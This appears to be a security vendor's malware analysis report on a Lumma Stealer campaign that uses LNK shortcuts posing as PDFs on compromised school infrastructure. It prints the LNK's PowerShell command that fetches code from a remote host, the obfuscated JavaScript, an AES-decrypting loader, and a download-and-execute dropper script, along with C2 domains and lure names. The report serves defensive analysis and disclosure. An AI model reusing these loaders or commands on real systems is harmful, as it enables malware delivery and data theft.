Lumma Stealer Chronicles: PDF-themed Campaign Using Compromised Educational Institutions' Infrastructure

By Mayank Sahariya

Published: 2025-08-21 · Archived: 2026-04-06 03:11:57 UTC


Executive Summary

Lumma Stealer is an information-stealing malware offered through a Malware-as-a-Service (MaaS) platform. It is designed to steal sensitive data, including passwords, browser information, and cryptocurrency wallet details.

This report details an ongoing malware campaign distributing the Lumma Stealer information stealer. The campaign's primary infection vector involves using malicious LNK (shortcut) files that are crafted to appear as legitimate PDF documents. These LNK files, when executed, initiate a multi-stage infection process ultimately leading to the deployment of Lumma Stealer on the victim's machine. The campaign focuses on tricking users into executing malicious files, highlighting the importance of user awareness and robust security measures. Malware campaign targets multiple industries, including Education & Academia, Corporate & Business, Government & Legal, Healthcare & Pharmaceuticals, Financial & Banking, Engineering & Manufacturing, Technology & Blockchain, and Media & Journalism.

Previously, we published two in-depth research reports analyzing the Lumma Stealer campaign, detailing its tactics, techniques, and procedures (TTPs) used by threat actors to distribute and deploy the malware.

- How Threat Actors Exploit Brand Collaborations to Target Popular YouTube Channels
- Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages




mind map of the campaign

Attribution and Analysis

During a **drive-by compromise**, the user is initially redirected to a **WebDAV server** while visiting certain websites, unknowingly establishing a connection. This redirection may trigger an **explorer.exe window preview**, displaying the contents of the WebDAV server, which **hosts malicious files** designed to exploit system vulnerabilities or deliver malware.


In the analyzed infrastructure, **malicious files** were hosted on a **WebDAV server** within the open directory **“http://87[.]120[.]115[.]240/Downloads/254-zebar-school-for-children-thaltej-pro-order-abad-rural.pdf.lnk”**, When a user clicks to download the **school fee structure**, they unknowingly download a **malicious "pdf.lnk" file**, which appears as a **PDF due to its icon**.




Users click on the PDF to download

The directory primarily contained **“.lnk” file**, which were weaponized to **download additional malicious payloads** using **“mshta.exe”**, a legitimate Microsoft executable designed to run **Microsoft HTML Application (HTA) files**.

> LNK (shortcut) files are often leveraged as an entry point in phishing campaigns. By exploiting their unique features, threat actors can deceive users and bypass security measures, making them effective tools for infiltrating systems and networks.



The LNK file runs a **PowerShell** command that connects to a **remote** server, triggering the next stage of the attack. “C:\Windows\System32\Wbem\wmic.exe process call create "powershell iex '*i*\S*3*\m*ta.e* https://80.76.51.231/Samarik' | powershell -"



Powershell script in Lnk file

```
PS C:\Users\PC > $lnk = New-Object -ComObject WScript.Shell
>> $shortcut = $lnk.CreateShortcut(                \Downloads\254-Zebar-School-for-Children-Thaltej-Pro-order-Abad-Rural.lnk")
>>
>> Write-Output "Target Path: $($shortcut.TargetPath)"
>> Write-Output "Arguments: $($shortcut.Arguments)"
>> Write-Output "Working Directory: $($shortcut.WorkingDirectory)"
>> Write-Output "Icon Location: $($shortcut.IconLocation)"
Target Path: C:\Windows\System32\Wbem\wmic.exe
Arguments: process call create "powershell iex '\*i*\S*3*\m*ta.e* https://80.76.51.231/Samarik' | powershell -"
Working Directory:
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,11
```

These deceptive shortcuts, often camouflaged as legitimate executables or PDF files, entice unsuspecting users to click, ultimately compromising their systems or networks.

We extracted the script by dumping the overlay section, revealing an obfuscated **JavaScript** code.

Samarik_overlay.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0002A040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	3C	...............<
0002A050	73	63	72	69	70	74	3E	0D	0A	44	55	3D	31	30	32	3B	script>..DU=102;
0002A060	41	70	3D	31	31	37	3B	63	68	3D	31	31	30	3B	72	51	Ap=117;ch=110;rQ
0002A070	3D	39	39	3B	6F	73	3D	31	31	36	3B	54	59	3D	31	30	=99;os=116;TY=10
0002A080	35	3B	48	68	3D	31	31	31	3B	6A	6F	3D	33	32	3B	4B	5;Hh=111;jo=32;K
0002A090	51	3D	31	30	36	3B	4F	66	3D	31	31	33	3B	42	77	3D	Q=106;Of=113;Bw=
0002A0A0	31	31	32	3B	75	72	3D	34	30	3B	6E	75	3D	38	36	3B	112;ur=40;nu=86;
0002A0B0	76	43	3D	37	34	3B	72	4F	3D	31	30	39	3B	77	51	3D	vC=74;rO=109;wQ=
0002A0C0	34	31	3B	76	59	3D	31	32	33	3B	67	61	3D	31	31	38	41;vY=123;ga=118
0002A0D0	3B	49	6A	3D	39	37	3B	74	52	3D	31	31	34	3B	42	76	;Ij=97;tR=114;Bv
0002A0E0	3D	39	30	3B	49	49	3D	36	38	3B	72	43	3D	36	31	3B	=90;II=68;rC=61;
0002A0F0	6D	65	3D	33	34	3B	6E	4E	3D	35	39	3B	46	5A	3D	31	me=34;nN=59;FZ=1

Script in overlay

Obfuscated **JavaScript** code in overlay section of Samarik

```
1 <script>
2 DU=102;Ap=117;ch=110;rQ=99;os=116;TY=105;Hh=111;jo=32;KQ=106;Of=113;Bw=112;
3 var aeQ = String.fromCharCode(DU,Ap,ch,rQ,os,TY,Hh,ch,jo,KQ,Of,Bw,ur,nu,vC,
4 </script>
```

Java Script in Overlay Section

This function evaluates the JavaScript code stored in the variable aeQ. The use of eval is a common technique in obfuscated or malicious scripts.

```
00044CE0  00 00 00 00 00 00 00 00 3C 73 63 72 69 70 74 3E  ........<script>
00044CF0  0D 0A 65 76 61 6C 28 61 65 51 29 0D 0A 77 69 6E  ..eval(aeQ)..win
00044D00  64 6F 77 2E 63 6C 6F 73 65 28 29 3B 0D 0A 3C 2F  dow.close();..</
00044D10  73 63 72 69 70 74 3E 4D 5A 90 00 03 00 00 00 04  script>MZ.......
```

Mshta Executes the Java Script

A PowerShell script can be seen through the obfuscated JS script. An AES-encrypted payload and a procedure to decrypt it in CBC mode using a hardcoded decryption key are included in this PowerShell script. Simple mathematical obfuscation techniques are also used in the script.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" - w 1 - ep Unrestricted - nop $ddg = '174CF4CF031B3EE6D86D7FE428DECB3684BEFFA8D875ABFAB56D88D00DE8901BBF54DE073C987CFE

function kCw($lAxkDVr) {
    return -split($lAxkDVr - replace '..', '0x$& ')
};
$XvdhLtU = kCw($ddg.SubString(0, 1376));
$apj = [System.Security.Cryptography.Aes]::Create();
$apj.Key = kCw($ddg.SubString(1376));
$apj.IV = New - Object byte[] 16;
$liRjFT = $apj.CreateDecryptor();
$Brpsr = [System.String]::new($liRjFT.TransformFinalBlock($XvdhLtU, 0, $XvdhLtU.Length));
sal fd $Brpsr.Substring(3, 3);
fd $Brpsr.Substring(6)
```

Encrypted Powershell Script


The PowerShell script's normalized variables and functions show how the payload is downloaded and executed.

```
function lsp($pUY) {
    $webClient = New-Object System.Net.WebClient
    return $webClient.DownloadData($pUY)
}

function iPP($array) {
    return -join ($array | ForEach-Object { [char]($_ - 27) })
}

function kCw($data, $filePath) {
    [System.IO.File]::WriteAllBytes($filePath, $data)
}

function Wzi($filePath) {
    Start-Process -FilePath $filePath
}

$qQe = $env:AppData + '\\'
$xjmNYNtvCOoH = $qQe + 'Kompass-4.1.2.exe'

$encodedURL = @(123, 147, 147, 124, 176, 148, 161, 129, 133, 163, 158, 170, 176, 129, 144, 133, 167, 163, 163, 170, 158, 144, 148, 170, 123, 124, 170, 127, 123)

$decodedURL = iPP $encodedURL

if (!(Test-Path $xjmNYNtvCOoH)) {
    $fileData = lsp $decodedURL
    kCw $fileData $xjmNYNtvCOoH
}

Wzi $xjmNYNtvCOoH
```

Decrypted and Normalized PS Script

The final PowerShell script downloads extract the contents and execute "**Kompass-4.1.2.exe**" (Lumma Stealer) from **https[:]//80.76.51[.]231/Kompass-4.1.2.exe**

Lumma Stealer attempts to connect with command and control (C2) servers to exfiltrate stolen data after infecting a system. It tries to reach multiple C2 server domains; however, these servers are currently inaccessible.




1052…	169.425282	10.0.2.15	10.64.0.1	DNS	74	Standard query 0xe377 A tripeggyun.fun
1052…	169.573527	10.64.0.1	10.0.2.15	DNS	139	Standard query response 0xe377 No such name A tripeggyun.fun SOA ns0.centralnic.net
1053…	169.584558	10.0.2.15	10.64.0.1	DNS	74	Standard query 0x0038 A processhol.sbs
1053…	169.735337	10.64.0.1	10.0.2.15	DNS	139	Standard query response 0x0038 No such name A processhol.sbs SOA ns0.centralnic.net
1053…	169.793283	10.0.2.15	10.64.0.1	DNS	77	Standard query 0x2ec3 A librari-night.sbs
1053…	169.941056	10.64.0.1	10.0.2.15	DNS	142	Standard query response 0x2ec3 No such name A librari-night.sbs SOA ns0.centralnic.net
1053…	169.948673	10.0.2.15	10.64.0.1	DNS	77	Standard query 0x8939 A befall-sm0ker.sbs
1053…	170.097978	10.64.0.1	10.0.2.15	DNS	142	Standard query response 0x8939 No such name A befall-sm0ker.sbs SOA ns0.centralnic.net
1053…	170.105085	10.0.2.15	10.64.0.1	DNS	73	Standard query 0xd67f A p10tgrace.sbs
1053…	170.251483	10.64.0.1	10.0.2.15	DNS	138	Standard query response 0xd67f No such name A p10tgrace.sbs SOA ns0.centralnic.net
1053…	170.254821	10.0.2.15	10.64.0.1	DNS	76	Standard query 0x0602 A peepburry828.sbs
1053…	170.421206	10.64.0.1	10.0.2.15	DNS	141	Standard query response 0x0602 No such name A peepburry828.sbs SOA ns0.centralnic.net
1053…	170.427894	10.0.2.15	10.64.0.1	DNS	78	Standard query 0xe95f A owner-vacat10n.sbs
1053…	170.585083	10.64.0.1	10.0.2.15	DNS	143	Standard query response 0xe95f No such name A owner-vacat10n.sbs SOA ns0.centralnic.net
1053…	170.588202	10.0.2.15	10.64.0.1	DNS	75	Standard query 0x6f97 A 3xp3cts1aim.sbs
1053…	170.747132	10.64.0.1	10.0.2.15	DNS	140	Standard query response 0x6f97 No such name A 3xp3cts1aim.sbs SOA ns0.centralnic.net
1053…	170.763475	10.0.2.15	10.64.0.1	DNS	74	Standard query 0x87ff A p3ar11fter.sbs
1053…	170.930419	10.64.0.1	10.0.2.15	DNS	139	Standard query response 0x87ff No such name A p3ar11fter.sbs SOA ns0.centralnic.net
1053…	170.935930	10.0.2.15	10.64.0.1	DNS	78	Standard query 0x4ff1 A steamcommunity.com

Malware communicates with c2's and steamcommunity


The sample uses the Steam connection if it cannot access every C2 domain it owns. Steam URLs differ from C2 domains in that they have distinct decryption techniques and are stored as execution codes.

hxxps://steamcommunity.com/profiles/76561199724331900

The number 76561199724331900 follows the format of a Steam64 ID, suggesting that a Steam client or game might be attempting to resolve a network service. This indicates that a device on the network is trying to resolve a name (likely related to a Steam session or game server). The profile was created on June 28, 2024.



C2 cloaking via Steam profiles is a sophisticated evasion technique that abuses a trusted platform for stealthy command & control communication.




Steam Profile Account "76561199724331900"

The threat actor most likely constructed this Steam URL, which is a profile page for a Steam account. The sample first connects to the website, parses the "actual_persona_name" tag to extract strings, and then uses the Caesar cipher method to decrypt the strings and extract C2 domains.

```
<div class="profile_header_centered_persona">
    <div class="persona_name" style="font-size: 24px;">
        <span class="actual_persona_name">76561199724331900</span>
                                                <span class="namehistory_link" onclick="ShowAliasPopup( this );">
```

HTML class of steam

Based on analyzing different names mimicking legitimate PDF documents (e.g., contracts, financial reports, academic materials, and technical brochures), Lumma Stealer malware targets industries including but not limited to Education & Academia, Corporate & Business, Government & Legal, Healthcare & Pharmaceuticals, Financial & Banking, Engineering & Manufacturing, Technology & Blockchain, and Media & Journalism.



Names

master-nda-official-1.pdf.lnk
2025-intinerary-as-of-dec-2024.pdf.lnk
mfc-m-asm-2023-sgd-redacted_1.pdf.lnk
mulheres-por-elas-mesmas-ebook.pdf.lnk
6-un-mundo-enterrado-estudiante.pdf.lnk
1av-05401_priming-assisted-pump-brochure-cetak.pdf.lnk
weekly-calendar-january-2025.pdf.lnk
solar-simulation-chamber.pdf.lnk
1av-05108_super-t-series-brochure-cetak.pdf.lnk
vendet-e-lira-dt.-10.01.2025.pdf.lnk
can-you-take-cialis-if-you-dont-have-ed.pdf.lnk
la-guajira-noticias-martes-19-de-noviembre-de-2024.pdf.lnk
resolucion-43-2023-manual-operativo-1.pdf.lnk
rhs-50-100-tablas-de-perfiles.pdf.lnk
calendario-carrera-de-enfermeria.pdf.lnk
7-playa-de-bolones-estudiante.pdf.lnk
hncd-business2.pdf.lnk
unit25252525252525252525252525252525252525252525252525252525252525c32525252525252525252525252525252525252525252525252525252525252525252525a0-a-6.pdf.lnk
udhezimi-nr.-1-dt.-09.1.2019-per-zhvillimin-e-provimeve-kombetare-te-arsimit-baze-2019-1.pdf.lnk
caprizza_valencia_qr_1024_es.pdf.lnk
all-smiles-bethesda-patient-forms-1-22.pdf.lnk
3312a2t.pdf.lnk
juz-7.pdf.lnk
livro_historia_e_historias_amatra1.pdf.lnk
mfc-m-asm-2024-draft-v3.pdf.lnk

Different names mimicking legitimate PDF documents

Source: https://www.cloudsek.com/blog/lumma-stealer-chronicles-pdf-themed-campaign-using-compromised-educational-institutions-infrastructure